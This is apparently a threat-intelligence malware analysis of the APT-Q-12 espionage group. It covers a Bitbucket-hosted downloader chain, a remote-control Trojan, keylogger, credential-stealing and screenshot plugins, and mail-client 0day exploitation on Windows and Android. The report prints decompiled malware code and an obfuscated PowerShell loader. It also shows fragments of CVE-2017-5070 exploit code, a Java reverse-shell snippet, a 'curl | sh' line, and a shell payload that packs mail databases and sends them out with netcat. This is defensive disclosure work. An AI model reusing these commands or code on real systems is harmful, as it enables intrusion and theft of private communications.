


- -

Filename	MD5
~StaticCache-System.dat	59cd91c8ee6b9519c0da27d37a8a1b31

The ~StaticCache-System.dat file is a common first-stage downloader for APT-Q-12

The decrypted C2 is as follows.



Get the bmp from the cloud disk and decrypt it:

- https://bitbucket.org/noelvisor/burdennetted/downloads/OAQDDI32.bmp
- https://bitbucket.org/poppedboy/bovrilchant/downloads/32.bmp

```
42  mem_set(v34, 0, 0xC8u);
43  sub_10003523((int)L"p-ga", (_WORD *)v34);
44  sub_10003583(FileName, L"%s%s%s%s", &PathName, L"\\", &unk_10022800, v34
45  mem_set(v34, 0, 0x64u);
46  sub_10003523((int)L"-ans", (_WORD *)v34);
47  sub_10001006((int)v28, 300, (int)L"%s%s%s", &unk_10022400, v8, v34);
48  sub_10001006((int)v29, 300, (int)L"%s", &unk_10022FD8);
49  sub_10001006((int)v30, 300, (int)L"%s", &unk_10022AC8);
50  v9 = 0;
51  while ( 2 )
52  {
53    if ( v9 == 1 )
54      v9 = v7;
55    v21 = 0;
56    v10 = &v28[75 * v9];
57    do
58    {
59      sub_10002410(0, 3, (int)v10, 0);
60      sub_100084F0(&v23, FileName, L"wb");
61      InternetReadFile(::hFile, Buffer, 2u, &dwNumberOfBytesRead);
62      v11 = dwNumberOfBytesRead;
63      InternetReadFile(::hFile, &v25, 4u, &dwNumberOfBytesRead);
64      v12 = dwNumberOfBytesRead + v11;
65      InternetReadFile(::hFile, Buffer, 0x32u, &dwNumberOfBytesRead);
66      v13 = dwNumberOfBytesRead + v12;
67      InternetReadFile(::hFile, &v24, 4u, &dwNumberOfBytesRead);
68      v14 = dwNumberOfBytesRead + v13;
69      InternetReadFile(::hFile, Buffer, 4u, &dwNumberOfBytesRead);
70      v15 = dwNumberOfBytesRead + v14;
71      InternetReadFile(::hFile, Buffer, 0x100u, &dwNumberOfBytesRead);
72      v16 = dwNumberOfBytesRead + v15;
73      v22 = 0;
74      while ( 1 )
75      {
76        InternetReadFile(::hFile, &v26, 2u, &dwNumberOfBytesRead);
77        v17 = dwNumberOfBytesRead;
78        if ( !dwNumberOfBytesRead )
79          break;
80        v26 ^= Buffer[v22 % 128];
81        v18 = v23;
82        if ( v23 )
83        {
84          sub_10008D5D((char)&v26, 2, 1, v23);
```

-

-

MD5	Export Function
fa17ed2eabff8ac5fbbbc87f5446b9ca	extension

The decrypted file is the second stage of the downloader, which calls the extension export function to download the tmp file from bitbucket.org/penguinwear/avoidlover/downloads/3WIGyjvJ.tmp to the

%temp% directory and performs AES decryption.

```
  v20 = -1804141641;
  v21 = -881708272;
  v22 = 1547335218;
  if ( !CryptAcquireContextA(&v10, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0xF0000000) )
  {
    result = (char *)GetLastError();
    if ( result != (char *)-2146893799 )
      return result;
    result = (char *)CryptAcquireContextA(
                       &v10,
                       0,
                       "Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)",
                       0x18u,
                       0xF0000000);
    if ( !result )
      return result;
  }
  result = (char *)CryptCreateHash(v10, 0x8004u, 0, 0, &v11);// SHA1
  if ( !result )
    goto LABEL_5;
  result = (char *)CryptHashData(v11, (const BYTE *)v18, 0x10u, 0);
  if ( !result || (result = (char *)CryptDeriveKey(v10, 0x660Eu, v11, 1u, &hKey)) == 0 )
  {
LABEL_8:
    if ( v11 )
      result = (char *)dword_1001D700(v11);
LABEL_5:
    if ( !v10 )
      return result;
    return (char *)dword_1001D704(v10, 0);
  }
  CryptSetKeyParam(hKey, 1u, pbData, 0);
  CryptSetKeyParam(hKey, 3u, (const BYTE *)1, 0);
  CryptSetKeyParam(hKey, 4u, (const BYTE *)1, 0);
```

Save the decrypted data to the following path AppData\Local\Microsoft\Windows\SHCore\MMDevAPI.mui

```
10002EC3  .  6A 00          push 0x0
10002EC5  .  FF7424 2C      push dword ptr ss:[esp+0x2C]
10002EC9  .  FF15 F8D6011   call dword ptr ds:[0x1001D6F8]   advapi32.CryptDecrypt
10002ECF  .  6A 00          push 0x0
10002ED1  .  8D4424 30      lea eax,dword ptr ss:[esp+0x30]
10002ED5  .  50             push eax
10002ED6  .  FF7424 24      push dword ptr ss:[esp+0x24]
```

```
地址      HEX 数据                                          ASCII
0012EBA8  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ?  ...¦...ÿÿ..
0012EBB8  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
0012EBC8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0012EBD8  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ............ƒ..
0012EBE8  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ■■?.???L?Th
0012EBF8  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0012EC08  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
0012EC18  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0012EC28  63 20 24 12 27 41 4A 41 27 41 4A 41 27 41 4A 41  c $■'AJA'AJA'AJA
0012EC38  7C 29 49 40 35 41 4A 41 7C 29 4F 40 88 41 4A 41  |)I@5AJA|)O@圓JA
```


- -

Filename	MD5
MMDevAPI.mui	71094ef9f2cf685e6c7d11fe310e5efb

The Trojan is APT-Q-12 commonly used remote control Trojan , the decrypted string is as follows:

```
009072  .  B9 288D0410   mov ecx,MMDevAPI.10048D28          ASCII "whoami"
009077  .  E8 3B3D0000   call MMDevAPI.1000CDB7
00907C  .  BE 988C0410   mov esi,MMDevAPI.10048C98
009081  .  8BCE          mov ecx,esi                       MMDevAPI.10048C98
009083  .  E8 2F3D0000   call MMDevAPI.1000CDB7
009088  .  BF B08C0410   mov edi,MMDevAPI.10048CB0         ASCII "0=+"
00908D  .  8BCF          mov ecx,edi                       MMDevAPI.10048CB0
00908F  .  E8 233D0000   call MMDevAPI.1000CDB7
009094  .  B9 108D0410   mov ecx,MMDevAPI.10048D10
009099  .  E8 193D0000   call MMDevAPI.1000CDB7
00909E  .  B9 688C0410   mov ecx,MMDevAPI.10048C68         UNICODE "瞀+"
0090A3  .  E8 0F3D0000   call MMDevAPI.1000CDB7
0090A8  .  B9 E08C0410   mov ecx,MMDevAPI.10048CE0         ASCII "c9MKKTOJ"
0090AD  .  E8 053D0000   call MMDevAPI.1000CDB7
0090B2  .  B9 808C0410   mov ecx,MMDevAPI.10048C80         ASCII "v1.2"
0090B7  .  E8 FB3C0000   call MMDevAPI.1000CDB7
0090BC  .  833D AC8C041  cmp dword ptr ds:[0x10048CAC],0x10
```

The command functionality is consistent with that disclosed by blackberry in 2017, and in the same year we captured another 0day vulnerability in the Win platform email client, where an attacker landed a Trojan by executing JS scripts with CVE-2017-5070 exploit code via an XSS vulnerability due to the low version of the Chromium kernel in the CEF framework.



The XSS trigger entry is as follows:

```
10 TZOFFSETFROM:+0800
11 TZOFFSETTO:+0800
12 TZNAME:HKT
13 DTSTART:19700101T000000
14 END:STANDARD
15 END:VTIMEZONE
16 BEGIN:VEVENT
17 CREATED:20230726T221742Z
18 LAST-MODIFIED:20230726T221747Z
19 DTSTART;TZID=Asia/Hong_Kong:20230823T100000
20 DTEND;TZID=Asia/Hong_Kong:20230823T150000
21 DTSTAMP:20230726T221747Z
22 SEQUENCE:0
23 UID:a7c3a4fa-8a5d-4f6d-b5bd-ca914439a54d
24  LOCATION:Hilton Garden Inn Hong Kong Mongkok
25 LOCATION:Hilton Garden Inn Hong Kong Mongkok \r\n
26 LOCATION:Hilton Garden Inn Hong Kong Mongkok
```

The CVE-2017-5070 EXP code is below:

```
function entry() {
    var shellcode = [85, 139, 236, 129, 236, 192, 4, 0, 0, 199, 133, 176, 252, 25
```

```
var ab = new ArrayBuffer(0x20);
var d = new Uint32Array(2);
var f64 = new Float64Array(d.buffer);
self.flag = 0;
console.log = function() {}
;
function gc() {
    for (var i = 0; i < 0x100000 / 0x10; i++) {
        new String;
    }
}
function d2u(num1, num2) {
    d[0] = num2;
    d[1] = num1;
    return f64[0];
}
function u2d(num) {
    f64[0] = num;
    return d[1] * 0x100000000 + d[0];
}
function u2dl(num) {
    f64[0] = num;
    return d[0];
}
function change_to_float(intarr, floatarr, offset) {
    var j = 0;
    for (var i = 0; i < intarr.length; i = i + 2) {
        var re = d2u(intarr[i + 1], intarr[i]);
        floatarr[offset + j] = re;
```

In general the Chromium kernel of the CEF program does not open the sandbox function, so the attacker does not need to consider the steps of kernel lifting, memory loading of the downloader shellcode, the first stage of downloading the downloader from a remote server, the subsequent process is the same as the above, and will not repeat.

```
0000000f→       → urlm↓
00000019→       → on.d↓
0000002d→       → URLD↓
00000037→       → ownl↓
00000041→       → oadT↓
0000004b→       → oFil↓
0000013d→       → C:\ProgramData\S-1-3-51-78020603-2314585237-1728576955-1001.dat↓
00000183→       → https://[redacted]/shared/1p1z7b41.dat↓
```


Plug-in Introduction

We captured a more complete plug-in type through SkyRock EDR alert data and on-site troubleshooting, and the attack target and attack logic of APT-Q-12 matched more closely with APT-Q-11 (Tiger Hibiscus):

-	-
Plug-in Type	
Keylogger plugin	
Browser steganography plugin	
Tunneling Tools	
Screenshot plugin	
...	

Attackers typically distribute keylogging plugins via the powershell command.


```powershell
$p1 = $env:appdata + [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('XElpY3Jvc29mdFxWYXVsdFxVc2VyUHJvZmlsZVJvYWlpbmdzXGtt
$p2 = $env:appdata + [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('XElpY3Jvc29mdFxWYXVsdFxVc2VyUHJvZmlsZVJvYWlpbmdzXGtt
$p3 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('W0NvbnNvbGUuV2luZG93XTo6TG9hZExpYnJhcnkoJHAxKQ=='))
$p4 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('W0NvbnNvbGUuV2luZG93XTo6TG9hZExpYnJhcnkoJHAyKQ=='))
Add-Type -Name Window -Namespace Console -MemberDefinition '
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetConsoleWindow();
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    public static extern IntPtr LoadLibrary(string lpFileName);
    [DllImport("user32.dll")]
    public static extern bool ShowWindow(IntPtr hWnd, Int32 nCmdShow);
'
$consolePtr = [Console.Window]::GetConsoleWindow()
[Console.Window]::ShowWindow($consolePtr, 0)
if ((Get-WmiObject win32_operatingsystem | select osarchitecture).osarchitecture -like "64*")
{
  iex $p3;
}
else
{
  iex $p4;
}
read-host
```



The recorded data is encrypted and stored in the \appdata\roaming\microsoft\vault\bincheck.db file with the following encryption algorithm:

```
37      }
38      while ( (__int64)v3 < (__int64)(v2 & 0xFFFFFFFFFFFFFFC0ui64) );
39    }
40    for ( i = v4; i < v2; ++i )
41      Destination[i] = (Destination[i] ^ 0x53) + 0x80;
42    if ( !(unsigned int)sub_7FFB90A06278((unsigned int)&v9, (unsigned int)aVpfqsqlejofBss_0, 33033, 64, 128) )
43    {
44      sub_7FFB90A070CC(v9, Destination, (unsigned int)v2);
45      sub_7FFB90A06708(v9);
46    }
47    return 0i64;
```

Decrypting the data reveals the detailed data captured by the keylogger plugin.



Due to privacy concerns, we are unable to disclose what sensitive content is contained in the keylogs.APT-Q-12 is more concerned with intelligence in areas such as semiconductor competition and political propaganda orientation, which is in the interest of Northeast Asian countries.

Next, a browser steganography plugin was distributed to obtain credential information from the intranet web platform.

```
v42 = 0i64;
v43 = 15i64;
sub_1400046D0(v41, "SELECT origin_url, action_url, username_value, password_value FROM logins", 0x49ui64);
v39 = 0i64;
v3 = v46;
if ( v47 >= 0x10 )
  v3 = (__int64 *)v46[0];
if ( (unsigned int)sqlite3_open(v3, &v40) )
{
  v4 = sqlite3_errmsg(v40);
  v6 = "Failed to open database file: ";
```


The process also collects the txt file where the passwords are saved on the machine to get as much information as possible about the account secrets, synchronizes the downlinking of screen shot plug-ins, and observes the victim's usual operating habits and log-in patterns.

```
GdiplusStartup(&v25, &v26, 0i64);
v3 = 0i64;
SystemMetrics = GetSystemMetrics(0x4E);       // SM_CXVIRTUALSCREEN
cy = GetSystemMetrics(79);                    // SM_CYVIRTUALSCREEN
hdcSrc = GetDC(0i64);
CompatibleDC = CreateCompatibleDC(hdcSrc);
ho = CreateCompatibleBitmap(hdcSrc, SystemMetrics, cy);
h = SelectObject(CompatibleDC, ho);
BitBlt(CompatibleDC, 0, 0, SystemMetrics, cy, hdcSrc, 0, 0, 0xCC0020u);
LODWORD(ppstm) = 0;
LODWORD(Size) = 0;
GdipGetImageEncodersSize(&ppstm, &Size);
```

After two or three months of hibernation, the reverse tunneling tool revsocket is activated to log in to the intranet platform to take off internal data. The group does not have automated file collection plug-ins, and will combine the undisclosed events and unknown time nodes obtained from other intelligence sources, and search for the existence of relevant internal information on the victimized machine through the Trojan horse.

Android platform mail client 0day vulnerability

ClickOnce (APT-Q-14) with 2022-2023 delivery 0day vulnerability against the Android platform, the trigger logic is similar to the win platform, through the app to parse the xss vulnerability appeared in the structure of the mail to call the internal interface so as to execute the malicious code in the attachment.



The attachment contains a malicious program called 0o0o.apk:

```java
public class OoOo {
    public static void main(String[] arg1) {
        new Thread() {
            @Override
            public void run() {
                OutputStream sos;
                OutputStream pos;
                InputStream sis;
                InputStream pes;
                InputStream pis;
                Process v9;
                Socket v11 = null;
                try {
                    do {
                    label_7:
                        v11 = new Socket();
                        v11.connect(new InetSocketAddress( [redacted].com", 10878));
                        break;
                    }
                    while(true);
                }
                catch(IOException v0) {
                    try {
                        v11.close();
                    }
                    catch(IOException ioException) {
                        ioException.printStackTrace();
                    }
                }

                try {
                    Thread.sleep(500L);
                }
                catch(InterruptedException interruptedException) {
                    interruptedException.printStackTrace();
                }

                try {
                    boolean v14_1 = v11.isClosed();
                }
                catch(Exception v14) {
                    goto label_7;
                }
```

Establishing a connection with the C2 server enables long-term control of the target phone, which will execute the Curl command to download a payload after startup.

```
/system/lib64/libc.so
system
curl -A "+J5HmtRuTk4oeUEUYQaMTHsclipOWyvMcW1QuVWVlN8tO483iOaCS7ZcyUhnCgpCxxd4ueUbyAkaY+wWWadB8A==" --insecure https://[redacted]t/update|sh &
j68h"
```

The Payload content is as follows:

```
rm - rf / data / user / 0 / [redacted] / app_tt_pangle_bykv_file;
touch / data / user / 0 / [redacted] / app_tt_pangle_bykv_file;
rm - rf / data / user / 0 / [redacted] / app_tt_pangle_bykv_file;
touch / data / user / 0 / [redacted] / app_tt_pangle_bykv_file;
rm - rf / sdcard / Android / data / [redacted] / files / .update / update.apk;
mkdir - p / sdcard / Android / data / [redacted] / files / .update / update.apk / test;
VER = `getprop ro.build.version.release`;
if ["$VER" = "11" - o "$VER" = "12"];
then if [-e "/data/user/0/[redacted]/databases/mmail.7"];
then sleep 3 | tar - cvz / data / user / 0 / [redacted] / databases / mmail.7 | toybox nc [redacted] 10777;
fi;
if [-e "/data/user/0/[redacted].mobimail/databases/mmail.7"];
then sleep 3 | tar - cvz / data / user / 0 / [redacted] / databases / mmail.7 | toybox nc [redacted] 10777;
fi;
elif["$VER" = "9" - o "$VER" = "10"];
then if [-e "/data/user/0/[redacted].mail/databases/mmail.7"];
then sleep 3 | tar - cvz / data / user / 0 / [redacted] / databases / mmail.7 | toybox nc [redacted] 10777;
fi;
if [-e "/data/user/0/[redacted].mobimail/databases/mmail.7"];
then sleep 3 | tar - cvz / data / user / 0 / [redacted] mobimail / databases / mmail.7 | toybox nc [redacted] 10777;
fi;
fi
```

The email data from the corresponding app is read from the phone and uploaded to the C2 domain via toybox by executing the nc command after being tar-packed. The attacker wanted to spy on information related to trade between China and North Korea.

Looking around Asia as a whole, with attackers on the Korean Peninsula possessing unparalleled offensive capabilities at an overall level approaching the T1 level, and with both North and South viewing each other as major strategic targets, cyber-attacks are not only having a huge impact on both sides, but also posing a great challenge to the rest of Asia. Neighboring countries in this ongoing confrontation could be both springboards for attacks and rippled into the range of strategic targets.

Summary

Currently, the full line of products based on the threat intelligence data from the QiAnXin Threat Intelligence Center, including the QiAnXin Threat Intelligence Platform (TIP), SkyRock, SkyEye Advanced Threat Detection System, QiAnXin NGSOC, and QiAnXin Situational Awareness, already support the accurate detection of such attacks.

IOC

MD5:

764c7b0cdc8a844dc58644a32773990e

59cd91c8ee6b9519c0da27d37a8a1b31

fa17ed2eabff8ac5fbbbc87f5446b9ca

71094ef9f2cf685e6c7d11fe310e5efb

URL:

hxxps://bitbucket.org/noelvisor/burdennetted/downloads/OAQDDI32.bmp

hxxps://bitbucket.org/poppedboy/bovrilchant/downloads/32.bmp

hxxps://c.statcounter.com/12830663/0/0ee00a3c/1/

hxxps://bitbucket.org/noelvisor/burdennetted/downloads/

C2: (no longer available at)

82.118.27.129:80

web-oauth.com

Reference Links

[1] https://www.secrss.com/articles/36606

[2] https://blogs.blackberry.com/en/2017/05/baijiu

[3] https://ti.qianxin.com/blog/articles/the-tiger-of-the-forest-entrenched-on-foyan-mountain/

[4] https://ti.qianxin.com/blog/articles/operation-dragon-dance-the-sword-of-damocles-hanging-over-the-gaming-industry/

APT 东北亚地区 APT-Q-12

分享到：